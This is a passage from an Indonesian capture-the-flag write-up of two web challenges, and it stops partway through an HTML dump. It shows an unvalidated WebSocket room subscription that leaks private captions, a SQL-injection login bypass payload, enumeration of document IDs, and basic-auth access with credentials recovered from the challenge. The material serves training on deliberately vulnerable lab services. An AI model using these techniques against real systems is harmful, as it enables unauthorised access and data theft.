# IONIC QUALIFICATION 2026

*The writeups by **Info Nama Tim** Team*




Presented by:


Bangkit Bayu Prasetyo
Muhammad Mambaul Hikam

# DAFTAR ISI

[ WEB EXPLOITATION ]
RapatKita
Chrono Corp
CacheMe
[ CRYPTO ]
Secure Vault
The Stellar Substraction
[ PWN ]
Archive Vault
[ REVERSE ]
Script
Ghost Chain
[ MISC ]
The Open Router

# [ WEB EXPLOITATION ]

## RapatKita




Author: xrunz

Deskripsi

**RapatKita** adalah ruang rapat kecil untuk tim IONIC 2026. Rapat publik terbuka untuk semua anggota, sementara rapat direksi dikunci hanya untuk yang diundang. Supaya anggota yang tertinggal tidak kehilangan konteks, RapatKita juga menyimpan **caption langsung** dari setiap ruang, dan menyediakan ekspor kalender *.ics* untuk agenda rapat.

**HINT 1**: The record outlives the room, and answers to a name the door never shows.

**HINT 2**: Every community has a story worth showcasing. Explore the digital portfolio of TCC PENS, where its journey, activities, and achievements are preserved for the world to discover.

Link AI: https://chat.z.ai/s/f5c5f634-09ca-4c26-9501-4bc01e2020e0
Analisis

Analisis
Seperti biasa saya mengeksplorasi websitenya, saya daftar akun terlebih dahulu setelah itu saya masuk ke room kopdar-tcc-pens, melihat caption speaker yang ada didalam room yang sedang membicarakan rapat direksi secara privat, setelah itu saya download file .ics dan saya menemukan ketidaksesuain data dimana room public mengekspos data room private yang dimana seharusnya itu tidak terjadi, seperti berikut

```
BEGIN:VCALENDAR
VERSION:2.0
PRODID:-//RapatKita//IONIC 2026//ID
CALSCALE:GREGORIAN
BEGIN:VEVENT
UID:rapat-1041@rapatkita.local
DTSTAMP:20261023T142549Z
DTSTART:20260911T193000+0700
SUMMARY:Kopdar TCC PENS
CLASS:PUBLIC
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
BEGIN:VEVENT
UID:rapat-1042@rapatkita.local
DTSTAMP:20261023T142549Z
DTSTART:20260911T200000+0700
SUMMARY:Rapat Direksi
CLASS:PRIVATE
ORGANIZER;CN=host:mailto:host@rapatkita.local
STATUS:CONFIRMED
END:VEVENT
END:VCALENDAR
```

Kami menemukan file yang mengungkapkan celah keamanan dari web ini yaitu di room itu sendiri, yaitu contohnya

```
<script>window.__ROOM__ = "kopdar-tcc-pens";</script>
```

Dimana ini diperoleh dari file /static/player.js, yaitu

```
 ws.addEventListener('open', () => {
    status.textContent = 'terhubung';
    ws.send(JSON.stringify({ type: 'subscribe', room:
room }));
```

```
});
```


Fungsi websocket hanya memfilter subscribed saja berdasarkan session cookie tapi roomnya tidak divalidasi ,lalu nama room berasal dari judul rapat yang dipisahkan dengan “-”

Exploitasi


Dari analisis yang saya, bantuan AI dan HINT soal langkah penyelesaiannya sebagai berikut


Nama room private terinspirasi dari Eko Wahyudi Fans Club dimana terdapat pada https://tccpens.id/portfolio/ yang berhasil memenangkan juara 1 pada kompetisi **KMIPN VIII 2026**

Oleh karena itu ketika websocket sedang memuat status anggota dan nama room kami repeat dan ubah menjadi eko-wahyudi-fans-club sebagai berikut





Kami lanjutkan hingga websocket memuat semua caption dari room private eko-wahyudi-fans-club




Flag
IONIC{c4p710n_l1v3_b0c0r_k4n_4u7hZ_15_n07_4_5ugg3s710n!!!!!!
}

# Chrono Corp




Author: LucyVa

Deskripsi

**ChronoCorp** melaporkan aktivitas mencurigakan pada lingkungan staging internalnya. Sebuah laporan insiden diduga menyimpan petunjuk mengenai akses tidak sah terhadap sistem perusahaan.

Sebagai bagian dari tim security assessment, tugasmu adalah menyelidiki newsroom publik, menemukan jejak yang ditinggalkan, dan menelusuri insiden hingga memperoleh bukti akhir.

Objective: Investigate the exposed staging environment and retrieve the flag.

Link AI:
https://chat.z.ai/s/bce37868-1a00-46e0-930e-68ff84aa4a9f
https://chatgpt.com/c/6adca9be-4d1c-83ec-b98c-8a9b458687ef


Analisis
Berdasarkan blog karyawan dari perusahaan, seorang karyawan Dewi Anggraini sering membocorkan konfigurasi software yang siap deploy dilingkungan produksi dengan lingkungan staging yang dilakukan untuk testing.

Eksploitasi
Berdasarkan bantuan dari AI saya melakukan langkah berikut

Saya unduh terlebih dahulu file image karyawan yang ada diwebsite, setelah itu saya exif fotonya dan cek metadatanya sebagai berikut


```
ExifTool Version Number         : 13.55
File Name                       : employee.jpg
Directory                       : .
File Size                       : 98 kB
File Modification Date/Time     : 2026:10:24
21:22:29+07:00
File Access Date/Time           : 2026:10:24
21:22:41+07:00
File Inode Change Date/Time     : 2026:10:24
21:22:29+07:00
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Big-endian (Motorola,
MM)
Software                        : ChronoCorp Internal
Camera App v2.3
Artist                          : ChronoCorp People &
Culture
User Comment                    : Internal staging note:
portal hostname staging-chronocorp.ctf; competition
access path /staging/login. Employee usernames follow
firstname.lastname (example: dewi.anggraini). Remove this
note before external publication. -- IT Staging Team
Image Width                     : 1200
Image Height                    : 675
Encoding Process                : Baseline DCT, Huffman
coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1200x675
Megapixels                      : 0.810
```

Terdapat key access path pada foto yang mengarah ke /staging/login dan username dewi.anggraini





Setelah itu kami coba lakukan SQLI pada form login karyawan dengan payload

dewi.anggraini' or '1'='1




Setelah berhasil kita akan dibawa kedalam dashboard




Lalu didalam dashboard, ada petunjuk mengenai document access dimana untuk mengakses document kita tinggal masukkan id document maka /api/documents/5


```
{
  "attachment": null,
  "body": "Handover IT Staging untuk sprint berikutnya.",
  "id": 5,
  "title": "Staging Handover"
}
```



Dokumen yang terekspos lalu, kita coba pergi ke documents 6


```
{
  "attachment": "incident_report_2026.pcap",
  "body": "Pada 03 Oktober 2026 tim infra menyimpan packet capture investigasi. Lihat lampiran laporan.",
  "id": 6,
  "title": "Incident Report – Staging Breach Attempt"
}
```



Terdapat file incident_report_2026.pcap, kita unduh dengan cara /download/incident_report_2026.pcap, setelah itu buka file .pcap nya

```
1    0.000000    10.10.14.23    10.10.10.50    TCP    54
51234 → 80 [SYN] Seq=0 Win=8192 Len=0
2    0.002606    10.10.10.50    10.10.14.23    TCP    54
80 → 51234 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
3    0.003031    10.10.14.23    10.10.10.50    TCP    54
51234 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4    0.003494    10.10.14.23    10.10.10.50    HTTP
244    GET /admin HTTP/1.1
5    0.004128    10.10.10.50    10.10.14.23    TCP    54
80 → 51234 [ACK] Seq=1 Ack=191 Win=8192 Len=0
6    0.004711    10.10.10.50    10.10.14.23    HTTP
211    HTTP/1.1 200 OK  (text/html)
7    0.005405    10.10.14.23    10.10.10.50    TCP    54
51234 → 80 [ACK] Seq=191 Ack=158 Win=8192 Len=0
8    0.005796    10.10.14.23    10.10.10.50    TCP    54
51234 → 80 [FIN, ACK] Seq=191 Ack=158 Win=8192 Len=0
```


Terdapat history pcap yang menangkap request GET /admin, detailnya seperti ini




Artinya sudah ada yang login sebelumnnya, maka langsung saja kita login ke /staging/admin dengan username ChronoCorp Admin dan password




Hasilnya, halaman sudah sepenuhnya dipindahkan




Lalu saya coba curl ke /staging/admin

```
curl -u "sysadmin:N3tc4p_R3c0v3red_2026!"
http://chall.ctf.tccpens.id:30930/staging/admin
<!doctype html>
<html lang="id">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width,
initial-scale=1">
  <meta name="color-scheme" content="dark">
  <title>Infrastructure Console - ChronoCorp</title>
  <link rel="stylesheet" href="/assets/site.css">
</head>
<body>
  <header class="container site-header">
    <a class="brand" href="/staging/admin"><span
class="brand-mark" aria-hidden="true">C</span><span
class="brand-copy">CHRONOCORP<small>Infrastructure
console</small></span></a>
    <div class="header-meta"><span class="status-dot"
aria-hidden="true"></span> PRIVILEGED SESSION <span aria-
hidden="true">/</span> BASIC AUTH</div>
  </header>
  <main class="container console-main">
    <section class="console-top">
      <div class="console-title"><span
class="eyebrow">Infrastructure operations</span><h1>Admin
console</h1><p class="muted console-subtitle">Internal
service status and document index utilities.</p></div>
      <span class="pill pill-accent"><span class="status-
dot" aria-hidden="true"></span> Authentication
verified</span>
    </section>
    <section class="kpi-grid" aria-label="Infrastructure
status">
      <div class="surface kpi"><div class="kpi-
label">Identity gateway</div><div class="kpi-
value">Verified</div><div class="kpi-note">HTTP Basic
Authentication</div></div>
      <div class="surface kpi"><div class="kpi-
label">Document index</div><div class="kpi-
value">Online</div><div class="kpi-note">Metadata lookup
service</div></div>
      <div class="surface kpi"><div class="kpi-
label">Environment</div><div class="kpi-
value">Staging</div><div class="kpi-note">Internal
infrastructure</div></div>
    </section>
    <section class="admin-grid">
      <div class="surface admin-card">
```

```
        <span class="eyebrow">Internal utility</span><h2
class="section-heading">Document index checker</h2>
        <p class="muted">Utility ini memeriksa apakah
sebuah judul dokumen tercatat di index internal. Respons
hanya menyatakan status keberadaan, tanpa mengembalikan
isi dokumen.</p>
        <div class="endpoint-box"><div class="muted small
endpoint-label">GET
ENDPOINT</div><code>/staging/admin/api/check_document?tit
le=...</code></div>
        <div class="endpoint-box"><div class="muted small
endpoint-label">RESPONSE FORMAT</div><code>{"exists":
true}</code><span class="muted small">  /
</span><code>{"exists": false}</code></div>
      </div>
      <aside class="surface admin-card">
        <span class="eyebrow">Service status</span><h2
class="section-heading">System overview</h2>
        <div class="status-row"><span>Admin
authentication</span><strong class="status-
ok">Verified</strong></div>
        <div class="status-row"><span>Document
index</span><strong class="status-
ok">Available</strong></div>
        <div class="status-row"><span>Runtime
environment</span><strong>Staging</strong></div>
        <div class="status-row"><span>Access
